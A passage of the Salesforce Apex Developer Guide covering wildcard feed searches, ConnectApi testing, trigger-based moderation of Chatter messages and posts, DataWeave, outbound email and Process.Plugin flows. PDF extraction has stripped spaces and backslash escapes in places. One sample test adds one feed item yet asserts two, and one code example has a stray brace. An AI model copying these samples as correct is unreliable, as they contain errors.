Use wildcard characters to match text patterns in Connect REST API and Connect in Apex searches.
A common use for wildcards is searching a feed. Pass a search string and wildcards in the q parameter. This example is a Connect REST
API request:
/chatter/feed-elements?q=chat*
This example is a Connect in Apex method call:
ConnectApi.ChatterFeeds.searchFeedElements(null, 'chat*');
You can specify the following wildcard characters to match text patterns in your search:
Description
Wildcard
Asterisks match zero or more characters at the middle or end of your search term. For example, a search for john*
finds items that start with john, such as, john, johnson, or johnny. A search for mi* meyers finds items with mike
meyers or michael meyers.
*
Ifyouaresearchingforaliteralasteriskinawordorphrase,thenescapetheasterisk(precedeitwiththe  character).
Question marks match only one character in the middle or end of your search term. For example, a search for jo?n
finds items with the term john or joan but not jon or johan. You can't use a ? in a lookup search.
?
When using wildcards, consider the following notes:
• The more focused your wildcard search, the faster the search results are returned, and the more likely the results will reflect your
intention. For example, to search for all occurrences of the word prospect (or prospects, the plural form), it is more efficient
to specify prospect* in the search string than to specify a less restrictive wildcard search (such as prosp*) that could return
extraneous matches (such as prosperity).
• Tailor your searches to find all variations of a word. For example, to find property and properties, you would specify
propert*.
• Punctuation is indexed. To find * or ? inside a phrase, you must enclose your search string in quotation marks and you must escape
the special character. For example, "where are you?" finds the phrase where are you?. The escape character () is
required in order for this search to work correctly.
413
Using Salesforce Features with Apex
Apex Developer Guide
Testing ConnectApi Code
Like all Apex code, Connect in Apex code requires test coverage.
ConnectinApexmethodsdon’truninsystemmode,theyruninthecontextofthecurrentuser(alsocalledthecontextuser).Themethods
have access to whatever the context user has access to. Connect in Apex doesn’t support the runAs system method.
Most Connect in Apex methods require access to real organization data, and fail unless used in test methods marked
@IsTest(SeeAllData=true).
However, some Connect in Apex methods, such as getFeedElementsFromFeed, are not permitted to access organization data
intestsandmustbeusedwithspecialtestmethodsthatregisteroutputstobereturnedinatestcontext.Ifamethodrequiresa setTest
method, the requirement is stated in the method’s “Usage” section.
A test method name is the regular method name with a setTest prefix. The test method signature (combination of parameters)
matches a signature of the regular method. For example, if the regular method has three overloads, the test method has three overloads.
Using Connect in Apex test methods is similar to testing web services in Apex. First, build the data you expect the method to return. To
build data, create output objects and set their properties. To create objects, you can use no-argument constructors for any non-abstract
output classes.
After you build the data, call the test method to register the data. Call the test method that has the same signature as the regular method
you’re testing.
After you register the test data, run the regular method. When you run the regular method, the registered data is returned.
Important: Usethetestmethodsignaturethatmatchestheregularmethodsignature.Ifdatawasn'tregisteredwiththematching
set of parameters when you call the regular method, you receive an exception.
This example shows a test that constructs an ConnectApi.FeedElementPage and registers it to be returned when
getFeedElementsFromFeed is called with a particular combination of parameters.
global class NewsFeedClass {
global static Integer getNewsFeedCount() {
ConnectApi.FeedElementPage elements =
ConnectApi.ChatterFeeds.getFeedElementsFromFeed(null,
ConnectApi.FeedType.News, 'me');
return elements.elements.size();
}
}
@isTest
private class NewsFeedClassTest {
@IsTest
static void doTest() {
// Build a simple feed item
ConnectApi.FeedElementPage testPage = new ConnectApi.FeedElementPage();
List<ConnectApi.FeedItem> testItemList = new List<ConnectApi.FeedItem>();
testItemList.add(new ConnectApi.FeedItem());
testPage.elements = testItemList;
// Set the test data
ConnectApi.ChatterFeeds.setTestGetFeedElementsFromFeed(null,
ConnectApi.FeedType.News, 'me', testPage);
// The method returns the test page, which we know has two items in it.
Test.startTest();
414
Using Salesforce Features with Apex
Apex Developer Guide
System.assertEquals(2, NewsFeedClass.getNewsFeedCount());
Test.stopTest();
}
}
Differences Between ConnectApi Classes and Other Apex Classes
Note these additional differences between ConnectApi classes and other Apex classes.
System mode and context user
Connect in Apex methods don’t run in system mode, they run in the context of the current user (also called the context user). The
methods have access to whatever the context user has access to. Connect in Apex doesn’t support the runAs system method.
When a method takes a subjectId argument, often that subject must be the context user. In these cases, you can use the string
me to specify the context user instead of an ID.
Connect in Apex isn’t available to Automated Process users by default. Connect in Apex is available to these users:
• Chatter-only users
• Guest users
• Portal users
• Standard users
with sharing and without sharing
ConnectinApexignoresthe with sharing and without sharing keywords.Instead,thecontextusercontrolsallsecurity,
field level sharing, and visibility. For example, if the context user is a member of a private group, ConnectApi classes can post
to that group. If the context user is not a member of a private group, the code can’t see the feed items for that group and can’t post
to the group.
Asynchronous operations
Some Connect in Apex operations are asynchronous, that is, they don’t occur immediately. For example, if your code adds a feed
item for a user, it isn’t immediately available in the news feed. Another example: when you add a photo, it’s not available immediately.
For testing, if you add a photo, you can’t retrieve it immediately.
No XML support in Apex REST
ApexRESTdoesn’tsupportXMLserializationanddeserializationofConnectinApexobjects.ApexRESTdoessupportJSONserialization
and deserialization of Connect in Apex objects.
Empty log entries
Information about Connect in Apex objects doesn’t appear in VARIABLE_ASSIGNMENT log events.
No Apex SOAP web services support
Connect in Apex objects can’t be used in Apex SOAP web services indicated with the keyword webservice.
415
Using Salesforce Features with Apex
Apex Developer Guide
Moderate Chatter Private Messages with Triggers
EDITIONS
Available in: Salesforce
Classic
Available in: Enterprise,
Performance, Unlimited,
and Developer Editions
USER PERMISSIONS
To save Apex triggers for
ChatterMessage:
• Author Apex
AND
Manage Chatter
Messages and Direct
Messages
Write a trigger for ChatterMessage to automate the moderation of private messages in an org or
Experience Cloud site. Use triggers to ensure that messages conform to your company’s messaging
policies and don’t contain blocklisted words.
Write an Apex before insert trigger to review the private message body and information about the
sender. You can add validation messages to the record or the Body field, which causes the message
to fail and an error to be returned to the user.
Although you can create an afterinsert trigger, ChatterMessage is not updatable, and consequently
any after insert trigger that modifies ChatterMessage will fail at run time with an appropriate error
message.
To create a trigger for private messages from Setup, enter ChatterMessage Triggers in
the Quick Find box, then select ChatterMessage Triggers. Alternatively, you can create a
trigger from the Developer Console by clicking File > New > Apex Trigger and selecting
ChatterMessage from the sObject drop-down list.
This table lists the fields that are exposed on ChatterMessage.
Table 8: Available Fields in ChatterMessage
Description
Apex Data Type
Field
Unique identifier for the Chatter message
ID
Id
Body of the Chatter message as posted by the
sender
String
Body
User ID of the sender
ID
SenderId
Date and time that the message was sent
DateTime
SentDate
Network (site) in which the message was sent.
This field is visible only if digital experiences is
enabled and Private Messages is enabled in at
least one site.
ID
SendingNetworkId
This example shows a beforeinsert trigger on ChatterMessage that is used to review each new message. This trigger calls a class method,
moderator.review(), to review each new message before it is inserted.
trigger PrivateMessageModerationTrigger on ChatterMessage (before insert) {
ChatterMessage[] messages = Trigger.new;
// Instantiate the Message Moderator using the factory method
MessageModerator moderator = MessageModerator.getInstance();
for (ChatterMessage currentMessage : messages) {
moderator.review(currentMessage);
}
}
If a message violates your policy, for example when the message body contains blocklisted words, you can prevent the message from
being sent by calling the Apex addError method. You can call addError to add a custom error message on a field or on the
416
Using Salesforce Features with Apex
Apex Developer Guide
entire message. The following snippet shows a portion of the reviewContent method that adds an error to the message Body
field.
if (proposedMsg.contains(nextBlockListedWord)) {
theMessage.Body.addError(
'This message does not conform to the acceptable use policy');
System.debug('moderation flagged message with word: '
+ nextBlockListedWord);
problemsFound=true;
break;
}
The following is the full MessageModerator class, which contains methods for reviewing the sender and the content of messages.
Part of the code in this class has been deleted for brevity.
public class MessageModerator {
private Static List<String> blocklistedWords=null;
private Static MessageModerator instance=null;
/**
Overall review includes checking the content of the message,
and validating that the sender is allowed to send messages.
**/
public void review(ChatterMessage theMessage) {
reviewContent(theMessage);
reviewSender(theMessage);
}
/**
This method is used to review the content of the message. If the content
is unacceptable, field level error(s) are added.
**/
public void reviewContent(ChatterMessage theMessage) {
// Forcing to lower case for matching
String proposedMsg=theMessage.Body.toLowerCase();
boolean problemsFound=false; // Assume it's acceptable
// Iterate through the blocklist looking for matches
for (String nextBlockListedWord : blocklistedWords) {
if (proposedMsg.contains(nextBlockListedWord)) {
theMessage.Body.addError(
'This message does not conform to the acceptable use policy');
System.debug('moderation flagged message with word: '
+ nextBlockListedWord);
problemsFound=true;
break;
}
}
// For demo purposes, we're going to add a "seal of approval" to the
// message body which is visible.
if (!problemsFound) {
theMessage.Body = theMessage.Body +
' *** approved, meets conduct guidelines';
}
417
Using Salesforce Features with Apex
Apex Developer Guide
}
/**
Is the sender allowed to send messages in this context?
-- Moderators -- always allowed to send
-- Internal Members -- always allowed to send
-- Site Members -- in general only allowed to send if they have
a sufficient Reputation
-- Site Members -- with insufficient reputation may message the
moderator(s)
**/
public void reviewSender(ChatterMessage theMessage) {
// Are we in a Site Context?
boolean isSiteContext = (theMessage.SendingNetworkId != null);
// Get the User
User sendingUser = [SELECT Id, Name, UserType, IsPortalEnabled
FROM User where Id = :theMessage.SenderId ];
// ...
}
/**
Enforce a singleton pattern to improve performance
**/
public static MessageModerator getInstance() {
if (instance==null) {
instance = new MessageModerator();
}
return instance;
}
/**
Default contructor is private to prevent others from instantiating this class
without using the factory.
Initializes the static members.
**/
private MessageModerator() {
initializeBlockList();
}
/**
Helper method that does the "heavy lifting" to load up the dictionaries
from the database.
Should only run once to initialize the static member which is used for
subsequent validations.
**/
private void initializeBlockList() {
if (blocklistedWords==null) {
// Fill list of blocklisted words
// ...
}
}
}
418
Using Salesforce Features with Apex
Apex Developer Guide
DataWeave in Apex
DataWeave in Apex uses the Mulesoft DataWeave library to read and parse data from one format, transform it, and export it in a different
format. You can create DataWeave scripts as metadata and invoke them directly from Apex. Like Apex, DataWeave scripts are run within
Salesforce application servers, enforcing the same heap and CPU limits on the executing code.
Enterprise applications often require transformation of data between formats such as CSV, JSON, XML, and Apex objects. DataWeave in
Apex complements native Apex support for JSON and XML processing, and makes data transformation easier to code, more scalable,
and efficient. Apex developers can focus more on solving business problems and less on addressing the specifics of file formats.
DataWeave is the MuleSoft expression language for accessing, parsing, and transforming data that travels through a Mule application.
For detailed information, see DataWeave Overview.
Note: You don’t have to be a MuleSoft customer or have any specific Salesforce license to use DataWeave in Apex.
The following are some use-cases for DataWeave in Apex.
• Serializing Apex objects with custom date formats
• Serializing and deserializing JSON with Apex reserved keywords
• Performing custom transformations like removing or adding namespaces or removing __c suffixes
• Parsing and transforming RFC 4180-compliant CSV (Comma-Separated Values) data
You can create a listview for DataWeave resources in your org and view deployed DataWeave scripts within your namespace. From
Setup, in the Quick Find box, enter DataWeave, and then select DataWeave Resources. Select the fields that you want to monitor,
such as the DataWeave Resource ID, Name, Namespace Prefix, and API Version.
IN THIS SECTION:
Implementing DataWeave in Apex
Create DataWeave scripts as metadata and invoke them directly from Apex. Use class methods and exceptions in the DataWeave
namespace to load and execute the scripts.
Examples of DataWeave in Apex
Here are code samples that demonstrate DataWeave in Apex.
Limitations of DataWeave in Apex
DataWeave in Apex has these limitations.
SEE ALSO:
Apex Reference Guide: DataWeave Namespace
Metadata API Developer Guide: DataWeaveResource
Implementing DataWeave in Apex
Create DataWeave scripts as metadata and invoke them directly from Apex. Use class methods and exceptions in the DataWeave
namespace to load and execute the scripts.
DataWeave Namespace
The DataWeave namespace provides classes and methods to support the invocation of DataWeave scripts from Apex. The Script
class contains the createScript() method to load DataWeave scripts from .dwl metadata files that have been deployed to an
org. The resulting script can then be run with a payload using the execute() method to obtain script output in a
419
Using Salesforce Features with Apex
Apex Developer Guide
DataWeave.Result object. The Result class contains methods to retrieve script output using Script class methods. For
more information on these classes and methods, see DataWeave Namespace.
For every DataWeave script, an inner class of type DataWeaveScriptResource.ScriptName is generated. The inner class
extends the DataWeave.Script class. You can use the generated DataWeaveScriptResource.ScriptName class
instead of using the actual script name via the createScript() method. DataWeave scripts that are currently being referenced
via this inner class can't be deleted. To make the generated DataWeaveScriptResource class global, set the isGlobal field in the
DataWeaveResource metadata object.
<?xml version="1.0" encoding="UTF-8"?>
<DataWeaveResource xmlns="http://soap.sforce.com/2006/04/metadata">
<apiVersion>58.0</apiVersion>
<isGlobal>true</isGlobal>
</DataWeaveResource>
The catchable System.DataWeaveScriptException exception is available for error handling. Runtime script exceptions that
occur within DataWeave are exposed to Apex with this exception type.
DataWeave scripts support logging using the log(string, value) function. Log messages that originate from DataWeave are
reflected in Apex debug logs as DATAWEAVE_USER_DEBUG events, under the Apex Code log category at the DEBUG log level.
Supporting Information
DataWeave 2.4 script syntax is supported in Apex, except for these limitations: Limitations of DataWeave in Apex.
These tools support the development of DataWeave scripts.
• DataWeave Interactive Learning is an online interactive playground that you can use to test your DataWeave scripts.
• DataWeave 2.0 VSCode marketplace extension adds code highlighting and other feature support for editing DataWeave scripts.
Examples of DataWeave in Apex
Here are code samples that demonstrate DataWeave in Apex.
To use DataWeave in Apex, follow these instructions with associated examples.
• Create a DataWeave script source file.
For example: csvToContacts.dwl.
%dw 2.0
input records application/csv
output application/apex
---
records map(record) -> {
FirstName: record.first_name,
LastName: record.last_name,
Email: record.email
} as Object {class: "Contact"}
• Create the associated metadata file.
For example: csvToContacts.dwl-meta.xml.
<?xml version="1.0" encoding="UTF-8"?>
<DataWeaveResource xmlns="http://soap.sforce.com/2006/04/metadata">
<apiVersion>58.0</apiVersion>
420
Using Salesforce Features with Apex
Apex Developer Guide
<isGlobal>false</isGlobal>
</DataWeaveResource>
• Push the source to the scratch org using Salesforce CLI version v7.151.9 or higher. See Salesforce CLI Release Notes.
• Invoke the DataWeave script from Apex and check the results from anonymous Apex.
This example invokes the csvToContacts.dwl script.
// CSV data for Contacts
String inputCsv = 'first_name,last_name,emailnCodey,"The Bear",codey@salesforce.com';
DataWeave.Script dwscript = new DataWeaveScriptResource.csvToContacts();
DataWeave.Result dwresult = dwscript.execute(new Map<String, Object>{'records' =>
inputCsv});
List<Contact> results = (List<Contact>)dwresult.getValue();
Assert.areEqual(1, results.size());
Contact codeyContact = results[0];
Assert.areEqual('Codey',codeyContact.FirstName);
Assert.areEqual('The Bear',codeyContact.LastName);
Note: Extensive code samples that demonstrate the DataWeave in Apex feature are available on Developerforce.
Limitations of DataWeave in Apex
DataWeave in Apex has these limitations.
• The DataWeave Java bridge, that is, the ability to bind to static Java methods is disabled. See Introduction to Mule 4. Features that
interact with the environment such as the readURL and envVar functions are also disabled. These checks are done at script
creation time instead of at runtime.
• You must specify an encoding for binary input (Apex Blobs) to be coerced to strings: binaryVariable as String
{encoding: 'utf8' }".
• DataWeave is constrained to disallow the loading of additional libraries. Therefore, scripts must be self-contained.
• DataWeave modules and importing other scripts aren’t supported. For example, import modules::MyMapping as per
Using a Mapping File in a DataWeave Script isn’t supported.
Note: The feature supports built-in modules. See DataWeave Reference.
• DataWeave in Apex doesn’t support these content types.
– Flat File Format (application/flatfile)
– Excel (application/xlsx)
– Arvo (application/avro)
• Apex classes must be at API version 53.0 or later to access DataWeave integration methods.
• There’s a maximum of 50 DataWeave scripts per org.
• The maximum body size of one DataWeave script is 100,000 (one hundred thousand) characters.
Note: XML Entity Expansion isn’t supported, either currently or in the future, as a guard against denial of service attacks.
421
Using Salesforce Features with Apex
Apex Developer Guide
Moderate Feed Items with Triggers
EDITIONS
Available in: Enterprise,
Performance, Unlimited,
and Developer Editions
USER PERMISSIONS
To save Apex triggers for
FeedItem:
• Author Apex
Write a trigger for FeedItem to automate the moderation of posts in an org or Experience Cloud
site. Use triggers to ensure that posts conform to your company’s communication policies and
don’t contain unwanted words or phrases.
Write an Apex before insert trigger to review the feed item body and change the status of the feed
item if it contains a blocklisted phrase. To create a trigger for feed items from Setup, enter
FeedItem Triggers inthe Quick Find box,thenselectFeedItemTriggers.Alternatively,
you can create a trigger from the Developer Console by clicking File > New > Apex Trigger and
selecting FeedItem from the sObject drop-down list.
This example shows a before insert trigger on FeedItem that is used to review each new post. If the
post contains the unwanted phrase, the trigger also sets the status of the post to
PendingReview.
trigger ReviewFeedItem on FeedItem (before insert) {
for (Integer i = 0; i<trigger.new.size(); i++) {
// We don't want to leak "test phrase" information.
if (trigger.new[i].body.containsIgnoreCase('test phrase')) {
trigger.new[i].status = 'PendingReview';
System.debug('caught one for pendingReview');
}
}
}
Experience Cloud Sites
Experience Cloud sites are branded spaces for your employees, customers, and partners to connect. You can customize and create sites
to meet your business needs, then transition seamlessly between them.
Interact with Experience Cloud sites in Apex using the Network class and using Connect in Apex classes in the ConnectApi
namespace.
Connect in Apex has a ConnectApi.Communities class with methods that return information about sites. Many Connect in
Apex methods take a communityId argument, and some Connect in Apex methods take a siteId argument
SEE ALSO:
Apex Reference Guide: Network Class
Apex Reference Guide: Connect in Apex
Email
You can use Apex to work with inbound and outbound email.
Use Apex with these email features:
422
Using Salesforce Features with Apex
Apex Developer Guide
IN THIS SECTION:
Inbound Email
Use Apex to work with email sent to Salesforce.
Outbound Email
Use Apex to work with email sent from Salesforce.
Inbound Email
Use Apex to work with email sent to Salesforce.
You can use Apex to receive and process email and attachments. The email is received by the Apex email service, and processed by
Apex classes that utilize the InboundEmail object.
Note: The Apex email service is only available in Developer, Enterprise, Unlimited, and Performance Edition organizations.
See Apex Email Service.
Outbound Email
Use Apex to work with email sent from Salesforce.
You can use Apex to send individual and mass email. The email can include all standard email attributes (such as subject line and blind
carbon copy address), use Salesforce email templates, and be in plain text or HTML format, or those generated by Visualforce.
Note: Visualforce email templates cannot be used for mass email.
You can use Salesforce to track the status of email in HTML format, including the date the email was sent, first opened and last opened,
and the total number of times it was opened.
To send individual and mass email with Apex, use the following classes:
SingleEmailMessage
Instantiates an email object used for sending a single email message. The syntax is:
Messaging.SingleEmailMessage mail = new Messaging.SingleEmailMessage();
MassEmailMessage
Instantiates an email object used for sending a mass email message. The syntax is:
Messaging.MassEmailMessage mail = new Messaging.MassEmailMessage();
Messaging
Includesthestatic sendEmail method,whichsendstheemailobjectsyouinstantiatewitheitherthe SingleEmailMessage
or MassEmailMessage classes, and returns a SendEmailResult object.
The syntax for sending an email is:
Messaging.sendEmail(new Messaging.Email[] { mail } , opt_allOrNone);
where Email is either Messaging.SingleEmailMessage or Messaging.MassEmailMessage.
The optional opt_allOrNone parameter specifies whether sendEmail prevents delivery of all other messages when any of
the messages fail due to an error (true), or whether it allows delivery of the messages that don't have errors (false). The default
is true.
423
Using Salesforce Features with Apex
Apex Developer Guide
Includes the static reserveMassEmailCapacity and reserveSingleEmailCapacity methods, which can be
called before sending any emails to ensure that the sending organization doesn’t exceed its daily email limit when the transaction
is committed and emails are sent. The syntax is:
Messaging.reserveMassEmailCapacity(count);
and
Messaging.reserveSingleEmailCapacity(count);
where count indicates the total number of addresses that emails will be sent to.
Note the following:
• The email is not sent until the Apex transaction is committed.
• The email address of the user calling the sendEmail method is inserted in the From Address field of the email header. All
email that is returned, bounced, or received out-of-office replies goes to the user calling the method.
• Maximum of 10 sendEmail methods per transaction. Use the Limits methods to verify the number of sendEmail methods
in a transaction.
• Single email messages sent with the sendEmail method count against the sending organization's daily single email limit. When
this limit is reached, calls to the sendEmail method using SingleEmailMessage are rejected, and the user receives a
SINGLE_EMAIL_LIMIT_EXCEEDED error code. However, single emails sent through the application are allowed.
• Mass email messages sent with the sendEmail method count against the sending organization's daily mass email limit. When
this limit is reached, calls to the sendEmail method using MassEmailMessage are rejected, and the user receives a
MASS_MAIL_LIMIT_EXCEEDED error code.
• Any error returned in the SendEmailResult object indicates that no email was sent.
Messaging.SingleEmailMessage has a method called setOrgWideEmailAddressId. It accepts an object ID to an
OrgWideEmailAddress object. If setOrgWideEmailAddressId is passed a valid ID, the
OrgWideEmailAddress.DisplayName field is used in the email header, instead of the logged-in user's Display Name.
The sending email address in the header is also set to the field defined in OrgWideEmailAddress.Address.
Note: Ifboth OrgWideEmailAddress.DisplayName and setSenderDisplayName aredefined,theuserreceives
a DUPLICATE_SENDER_DISPLAY_NAME error.
For more information, see Organization-Wide Email Addresses in the Salesforce Help .
Example
// First, reserve email capacity for the current Apex transaction to ensure
// that we won't exceed our daily email limits when sending email after
// the current transaction is committed.
Messaging.reserveSingleEmailCapacity(2);
// Processes and actions involved in the Apex transaction occur next,
// which conclude with sending a single email.
// Now create a new single email message object
// that will send out a single email to the addresses in the To, CC & BCC list.
Messaging.SingleEmailMessage mail = new Messaging.SingleEmailMessage();
// Strings to hold the email addresses to which you are sending the email.
String[] toAddresses = new String[] {'user@acme.com'};
String[] ccAddresses = new String[] {'smith@gmail.com'};
424
Using Salesforce Features with Apex
Apex Developer Guide
// Assign the addresses for the To and CC lists to the mail object.
mail.setToAddresses(toAddresses);
mail.setCcAddresses(ccAddresses);
// Specify the address used when the recipients reply to the email.
mail.setReplyTo('support@acme.com');
// Specify the name used as the display name.
mail.setSenderDisplayName('Salesforce Support');
// Specify the subject line for your email address.
mail.setSubject('New Case Created : ' + case.Id);
// Set to True if you want to BCC yourself on the email.
mail.setBccSender(false);
// Optionally append the Salesforce email signature to the email.
// The email address of the user executing the Apex Code will be used.
mail.setUseSignature(false);
// Specify the text content of the email.
mail.setPlainTextBody('Your Case: ' + case.Id +' has been created.');
mail.setHtmlBody('Your case:<b> ' + case.Id +' </b>has been created.<p>'+
'To view your case <a href=https://MyDomainName.my.salesforce.com/'+case.Id+'>click
here.</a>');
// Send the email you have created.
Messaging.sendEmail(new Messaging.SingleEmailMessage[] { mail });
External Services
External Services connect your Salesforce org to a service outside of Salesforce, such as an employee banking service. After you register
the external service, you can call it natively in your Apex code. Objects and operations defined in the external service's registered API
specification become Apex classes and methods in the ExternalService namespace. The registered service's schema types map
to Apex types, and are strongly typed, making the Apex compiler do the heavy lifting for you. For example, you can make a type safe
callout to an external service from Apex without needing to use the Http class or perform transforms on JSON strings.
SEE ALSO:
Salesforce Help: Invoke External Service Callouts Using Apex
Flows
Flow Builder lets admins build applications, known as flows, that automate a business process by collecting data and doing something
in your Salesforce org or an external system.
For example, you can create a flow to script calls for a customer support center or to generate real-time quotes for a sales team. You can
embed a flow in a Visualforce page or Aura component and access it in an Apex controller.
425
Using Salesforce Features with Apex
Apex Developer Guide
IN THIS SECTION:
Getting Flow Variables
You can retrieve flow variables for a specific flow in Apex.
Making Callouts to External Systems from Invocable Actions
When you define a method that runs as an invocable action in a screen flow and makes a callout to an external system, use the
callout modifier.
Passing Data to a Flow Using the Process.Plugin Interface
Process.Plugin is a built-in interface that lets you process data within your org and pass it to a specified flow. The interface
exposes Apex as a service, which accepts input values and returns output back to the flow.
Getting Flow Variables
You can retrieve flow variables for a specific flow in Apex.
The Flow.Interview Apex class provides the getVariableValue method for retrieving a flow variable, which can be in the
flow embedded in the Visualforce page, or in a separate flow that is called by a subflow element. This example shows how to use this
method to obtain breadcrumb (navigation) information from the flow embedded in the Visualforce page. If that flow contains subflow
elements, and each of the referenced flows also contains a vaBreadCrumb variable, the Visualforce page can provide users with
breadcrumbs regardless of which flow the interview is running.
public class SampleContoller {
// Instance of the flow
public Flow.Interview.Flow_Template_Gallery myFlow {get; set;}
public String getBreadCrumb() {
String aBreadCrumb;
if (myFlow==null) { return 'Home';}
else aBreadCrumb = (String) myFlow.getVariableValue('vaBreadCrumb');
return(aBreadCrumb==null ? 'Home': aBreadCrumb);
}
}
SEE ALSO:
Apex Reference Guide: Interview Class
Making Callouts to External Systems from Invocable Actions
Whenyoudefineamethodthatrunsasaninvocableactioninascreenflowandmakesacallouttoanexternalsystem,usethe callout
modifier.
When the method is executed as an invocable action, screen flows use this modifier to determine whether the action can be executed
safely in the current transaction. Flow admins can configure the action to let flow decide whether to execute the action in a new
transaction or the current one.
When all of the following conditions are met, the flow commits the current transaction, starts a new transaction, and makes the call to
an external system safely:
• The method's callout modifier is true.
426
Using Salesforce Features with Apex
Apex Developer Guide
• The action's Transaction Control setting in a screen flow is configured to let flow decide.
• The current transaction has uncommitted work.
If any of the following conditions are true, the flow executes the action in the current transaction:
• The callout modifier is false.
• The action is executed by a non-screen flow.
• The current transaction doesn’t have uncommitted work.
SEE ALSO:
InvocableMethod Annotation
Passing Data to a Flow Using the Process.Plugin Interface
Process.Pluginisabuilt-ininterfacethatletsyouprocessdatawithinyourorgandpassittoaspecifiedflow.Theinterfaceexposes
Apex as a service, which accepts input values and returns output back to the flow.
Tip: We recommend using the @InvocableMethod annotation instead of the Process.Plugin interface.
• The interface doesn’t support Blob, Collection, sObject, and Time data types, and it doesn’t support bulk operations. Once you
implement the interface on a class, the class can be referenced only from flows.
• The annotation supports all data types and bulk operations. Once you implement the annotation on a class, the class can be
referenced from flows, processes, and the Custom Invocable Actions REST API endpoint.
When you define an Apex class that implements the Process.Plugin interface in your org, it's available in Flow Builder as a legacy
Apex action.
Process.Plugin has these top-level classes.
• Process.PluginRequest passes input parameters from the class that implements the interface to the flow.
• Process.PluginResult returns output parameters from the class that implements the interface to the flow.
• Process.PluginDescribeResult passes input parameters from a flow to the class that implements the interface. This
class determines the input parameters and output parameters needed by the Process.PluginResult plug-in.
When you write Apex unit tests, instantiate a class and pass it into the interface invoke method. To pass in the parameters that the
system needs, create a map and use it in the constructor. For more information, see Using the Process.PluginRequest Class on page 429.
IN THIS SECTION:
Implementing the Process.Plugin Interface
Process.Plugin is a built-in interface that allows you to pass data between your organization and a specified flow.
Using the Process.PluginRequest Class
The Process.PluginRequest class passes input parameters from the class that implements the interface to the flow.
Using the Process.PluginResult Class
The Process.PluginResult class returns output parameters from the class that implements the interface to the flow.
Using the Process.PluginDescribeResult Class
Use the Process.Plugin interface describe method to dynamically provide both input and output parameters for the
flow. This method returns the Process.PluginDescribeResult class.
427
Using Salesforce Features with Apex
Apex Developer Guide
Process.Plugin Data Type Conversions
Understand how data types are converted between Apex and the values returned to the Process.Plugin. For example, text
data in a flow converts to string data in Apex.
Sample Process.Plugin Implementation for Lead Conversion
In this example, an Apex class implements the Process.Plugin interface and converts a lead into an account, contact, and
optionally, an opportunity. Test methods for the plug-in are also included. This implementation can be called from a flow via a legacy
Apex action.
Implementing the Process.Plugin Interface
Process.Plugin is a built-in interface that allows you to pass data between your organization and a specified flow.
Tip: We recommend using the @InvocableMethod annotation instead of the Process.Plugin interface.
• The interface doesn’t support Blob, Collection, sObject, and Time data types, and it doesn’t support bulk operations. Once you
implement the interface on a class, the class can be referenced only from flows.
• The annotation supports all data types and bulk operations. Once you implement the annotation on a class, the class can be
referenced from flows, processes, and the Custom Invocable Actions REST API endpoint.
The class that implements the Process.Plugin interface must call these methods.
Description
Return Type
Arguments
Name
Returns a
Process.PluginDescribeResult
object that describes this method call.
Process.PluginDescribeResult
describe
Primarymethodthatthesysteminvokes
when the class that implements the
interface is instantiated.
Process.PluginResult
Process.PluginRequest
invoke
Example Implementation
global class flowChat implements Process.Plugin {
// The main method to be implemented. The Flow calls this at runtime.
global Process.PluginResult invoke(Process.PluginRequest request) {
// Get the subject of the Chatter post from the flow
String subject = (String) request.inputParameters.get('subject');
// Use the Chatter APIs to post it to the current user's feed
FeedItem fItem = new FeedItem();
fItem.ParentId = UserInfo.getUserId();
fItem.Body = 'Flow Update: ' + subject;
insert fItem;
// return to Flow
Map<String,Object> result = new Map<String,Object>();
return new Process.PluginResult(result);
}
// Returns the describe information for the interface
428
Using Salesforce Features with Apex
Apex Developer Guide
global Process.PluginDescribeResult describe() {
Process.PluginDescribeResult result = new Process.PluginDescribeResult();
result.Name = 'flowchatplugin';
result.Tag = 'chat';
result.inputParameters = new
List<Process.PluginDescribeResult.InputParameter>{
new Process.PluginDescribeResult.InputParameter('subject',
Process.PluginDescribeResult.ParameterType.STRING, true)
};
result.outputParameters = new
List<Process.PluginDescribeResult.OutputParameter>{ };
return result;
}
}
Test Class
The following is a test class for the above class.
@isTest
private class flowChatTest {
static testmethod void flowChatTests() {
flowChat plugin = new flowChat();
Map<String,Object> inputParams = new Map<String,Object>();
string feedSubject = 'Flow is alive';
InputParams.put('subject', feedSubject);
Process.PluginRequest request = new Process.PluginRequest(inputParams);
plugin.invoke(request);
}
}
Using the Process.PluginRequest Class
The Process.PluginRequest class passes input parameters from the class that implements the interface to the flow.
Tip: We recommend using the @InvocableMethod annotation instead of the Process.Plugin interface.
• The interface doesn’t support Blob, Collection, sObject, and Time data types, and it doesn’t support bulk operations. Once you
implement the interface on a class, the class can be referenced only from flows.
• The annotation supports all data types and bulk operations. Once you implement the annotation on a class, the class can be
referenced from flows, processes, and the Custom Invocable Actions REST API endpoint.
This class has no methods.
Constructor signature:
Process.PluginRequest (Map<String,Object>)
429
Using Salesforce Features with Apex
Apex Developer Guide
Here’s an example of instantiating the Process.PluginRequest class with one input parameter.
Map<String,Object> inputParams = new Map<String,Object>();
string feedSubject = 'Flow is alive';
InputParams.put('subject', feedSubject);
Process.PluginRequest request = new Process.PluginRequest(inputParams);
Code Example
In this example, the code returns the subject of a Chatter post from a flow and posts it to the current user's feed.
global Process.PluginResult invoke(Process.PluginRequest request) {
// Get the subject of the Chatter post from the flow
String subject = (String) request.inputParameters.get('subject');
// Use the Chatter APIs to post it to the current user's feed
FeedPost fpost = new FeedPost();
fpost.ParentId = UserInfo.getUserId();
fpost.Body = 'Flow Update: ' + subject;
insert fpost;
// return to Flow
Map<String,Object> result = new Map<String,Object>();
return new Process.PluginResult(result);
}
// describes the interface
global Process.PluginDescribeResult describe() {
Process.PluginDescribeResult result = new Process.PluginDescribeResult();
result.inputParameters = new List<Process.PluginDescribeResult.InputParameter>{
new Process.PluginDescribeResult.InputParameter('subject',
Process.PluginDescribeResult.ParameterType.STRING, true)
};
result.outputParameters = new List<Process.PluginDescribeResult.OutputParameter>{
};
return result;
}
}
Using the Process.PluginResult Class
The Process.PluginResult class returns output parameters from the class that implements the interface to the flow.
Tip: We recommend using the @InvocableMethod annotation instead of the Process.Plugin interface.
• The interface doesn’t support Blob, Collection, sObject, and Time data types, and it doesn’t support bulk operations. Once you
implement the interface on a class, the class can be referenced only from flows.
• The annotation supports all data types and bulk operations. Once you implement the annotation on a class, the class can be
referenced from flows, processes, and the Custom Invocable Actions REST API endpoint.
You can instantiate the Process.PluginResult class using one of the following formats:
• Process.PluginResult (Map<String,Object>)
• Process.PluginResult (String, Object)
430
Using Salesforce Features with Apex
Apex Developer Guide
Use the map when you have more than one result or when you don't know how many results will be returned.
The following is an example of instantiating a Process.PluginResult class.
